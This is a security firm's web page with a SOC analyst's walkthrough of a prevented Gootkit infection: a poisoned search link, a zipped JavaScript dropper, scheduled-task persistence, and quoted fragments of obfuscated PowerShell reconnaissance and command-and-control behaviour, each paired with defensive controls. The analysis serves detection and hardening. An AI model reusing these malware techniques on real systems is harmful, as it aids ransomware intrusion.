"Moving to E5 has been really good from a security point of view... Now we can get a holistic view of what’s going on, which helps us to make changes and recommendations for future plans."
IT Service Manager
Ian Harkess
Trusted by industry leaders
Kickstart Your FastTrack Journey
Fill out the short form below to express your interest in our FastTrack programme, and we’ll be in touch soon.
Please note: A minimum of 150 enterprise licenses is required for FastTrack eligibility.
“We needed to find solutions to a variety of issues whilst being a complex business, operating in a 24/7 environment. Stripe OLT listened and understood immediately the challenges we faced.”
IT Operations Manager
Simon Darley
Trusted by industry leaders
Let's Talk
Call us on one of the numbers below, we cover the whole of the UK, so call the nearest office.
“We needed to find solutions to a variety of issues whilst being a complex business, operating in a 24/7 environment. Stripe OLT listened and understood immediately the challenges we faced.”
Our SOC Lead, Sam Bracey, takes you through our recent encounter with a Gootkit exploit.
At its core, Gootkit is designed to steal sensitive information by injecting malicious code into web browsers, which then captures user input (like usernames, passwords, and other personal information) before it is encrypted and sent over the internet.
At Stripe OLT, our analysts face new challenges every day, and occasionally, we come across something noteworthy…
Recently, at Stripe OLT, our team encountered a Gootkit malware exploit in one of our clients’ systems. Gootkit, while not as widely recognised as some other malware families, has evolved from a simple trojan into a complex tool that delivers various malicious payloads, exploits vulnerabilities, and gains unauthorised access to data.
The process below will walk you through our experience with this specific Gootkit exploit, from the initial detection to how we ultimately isolated the risk. It’s a straightforward look at how we handled this situation, in the hope that readers can gain insight into the risks associated with downloaded malware.
The following is a walkthrough of a genuine Gootkit prevention event. A reconnaissance, persistence and ransomware deployment mechanism.
Incident Prevention Walkthrough

Using specific terminology as bait, a threat actor created a link between themselves and an end-user by exploiting a common document template. Using a legitimate WordPress site, the threat actor deployed a poisoned search-engine link for a term related to that document template.
Diagram of Exploit Process – Click to Enlarge
Incident Walkthrough
We’ll explore the incident in a condensed step-by-step format to highlight the behaviours exhibited by Gootkit.
Enter our End User
Casually browsing Bing without a care in the world.
Seeing a hit for their search “international deposit netting agreements”, they clicked the link.
The user navigates to the domain and downloads a zipped file. The file name checks out and matches their search term.
File Created
A file is created and added to the downloads folder.
With adequate threat intelligence and the right automated preventative controls, any further interaction or threat could have been mitigated.
Threat intelligence feeds
IP Reputation blocks
Domain reputation blocks
Automated blocking of WordPress sites
".zip" extension download alerting/blocks
User File Execution
Opening the .zip file, our user runs the JavaScript contained.
international deposit netting agreement 8965.js
Javascript Execution
Triggering the JavaScript results in the execution of sequential actions designed to create persistence, perform reconnaissance, and pave the way for ransomware deployment.
Registry Value Set and modified.
C:\Windows\System32\ WScript.exe.FriendlyAppName
wscript.exe modifies a Registry Value and creates a scheduled task called ‘location selection’. This scheduled task utilises the executable ITERAT~.JS.
IHost.Sleep("11111")
The script pauses execution on the host.
IHost.FullName()
The script tries to retrieve the full name or path of the host application/environment.
IHost.ScriptFullName
Similar to the previous command, retrives the full path name for the script file.
This line attempts to execute the shell command, trying to run the ITERAT~1.JS using ‘cscript.exe’.
Triggering Powershell scripts
Multiple unsigned and partially obfuscated PowerShell scripts trigger, performing system discovery and reconnaissance actions.
{$_.nAMe}
Extracts the ‘name’ object from the current pipeline. Used in conjunction with ‘get-process’ it would extract the name of each process.
{$_.mAinwindowTITLe}
The script block extracts the MainWindowTitle property of each process, which is the title of the main window associated with that process.
{$_.nAME+"^"+$_.MaInwIndowTITle}
Links the ‘name’ and ‘MainWindowTitle’ properties for each process found.
{$_.FrEE -gT 50000}
Reviewing whether the infected device has access to a certain size of hard drive space free.
SELECT * FROM Win32_LogicalDisk WHERE DeviceId='H:'
looks for a H: drive category to select.
‘whoami’
Displays information regarding the current user, including group and privilege assignments
Once deployed, Gootkit will perform situation awareness tasks to understand the environment. Looking for active processes, host information and disk space is essential reconnaissance before deploying ransomware into an environment.
More chances to prevent
With multiple PowerShell scripts running with standard user privileges, there are different preventative measures that could have been enforced to hinder the activity.
Prevent unsigned PowerShell scripts from running.
Prevent obfuscated scripts from running.
Prevent standard privilege user accounts from executing PowerShell scripts.
Audit and alert suspicious system discovery activities.
Threat intelligence feeds and blocks for file hashes and domains.
Suspicious Registry value change blocks/alerting.
Further System Discovery
The heavily obfuscated script performs further system discovery activities, including checking whether administrative privileges are present.
If the ‘$isLocalAdmin’ value is "1", it constructs a string ‘$u6’ with the value "ADA3EA8A0D". Using GET and POST requests, the compromised endpoint used a HTTPS implant to communicate with their attacker-controlled command and control service.
Our user logs off for the day, shutting down their device.
The next morning arrives, and our user opens their laptop to begin a busy day of work.
Fulfilling a pre-requisite for a scheduled task, PowerShell attempts to communicate with remote hosts on multiple channels.
SOC Intervention
Fortunately, at this point, the SOC had been called in to intervene.
Our team was able to assess the indicators and behaviour shown and respond appropriately.
We implemented device isolation, entity blocks, and remediation steps to prevent there being any further exploration or exploitation of the environment. No successful lateral movement, credential access or file exfiltration occurred.
Typically, following the deployment of Gootkit on an endpoint device, the goal is to move laterally through the environment until the actor reaches the goal of an appropriate server with admin rights available to then deploy ransomware. Fortunately, during this event, this did not occur. Not a Goot day for the threat actor.
OC data from this event is below. DO NOT NAVIGATE TO THE LISTED ENTITES. If you’re a security or IT practitioner, use these to harden your environment against this exploit!
This website uses cookies. By using this site you agree to our use of cookies. We use cookies to enhance your experience. To understand the specific cookies we use and how we handle your data, see our Cookie Policy, Privacy Policy and Terms & Conditions. Manage your preferences at any time by clicking the 'View Preferences' button.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.